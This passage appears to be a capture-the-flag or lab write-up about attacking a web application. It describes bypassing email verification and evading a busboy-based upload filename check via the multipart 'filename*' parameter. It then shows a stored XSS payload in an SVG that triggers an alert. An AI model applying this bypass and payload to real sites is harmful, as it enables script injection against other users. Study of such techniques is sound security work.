
As we see we managed to verify the account.
Now let’s go back to the evidence upload function.

As we see we managed to bypass the email verification and upload a file.
Now let’s see how the upload function is handled from the code!

We found that the upload function is handled via busboy library
Now let’s see if it has any bypass

As we see we found that we can bypass the file name using filename* in request Blog Link: https://blog.sicuranext.com/breaking-down-multipart-parsers-validation-bypass/
Now let’s add this to our file upload request

As we see we managed to upload an SVG file
Now let’s go and validate it

Niceeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee we managed to trick the application to upload and SVG file
Now let’s go and add a malicious XSS code and see if it is triggered
1
2
3
4
5
6
<svg xmlns="http://www.w3.org/2000/svg" width="400" height="400" viewBox="0 0 124 124" fill="none">
<rect width="124" height="124" rx="24" fill="#000000"/>
   <script type="text/javascript">
      alert(0x539);
   </script>
</svg>

As we see it’s uploaded
Now let’s view the file.

Let’s see if the payload triggered.

Amazing we managed to trigger an alert!
Now let’s go back to the dashboard.
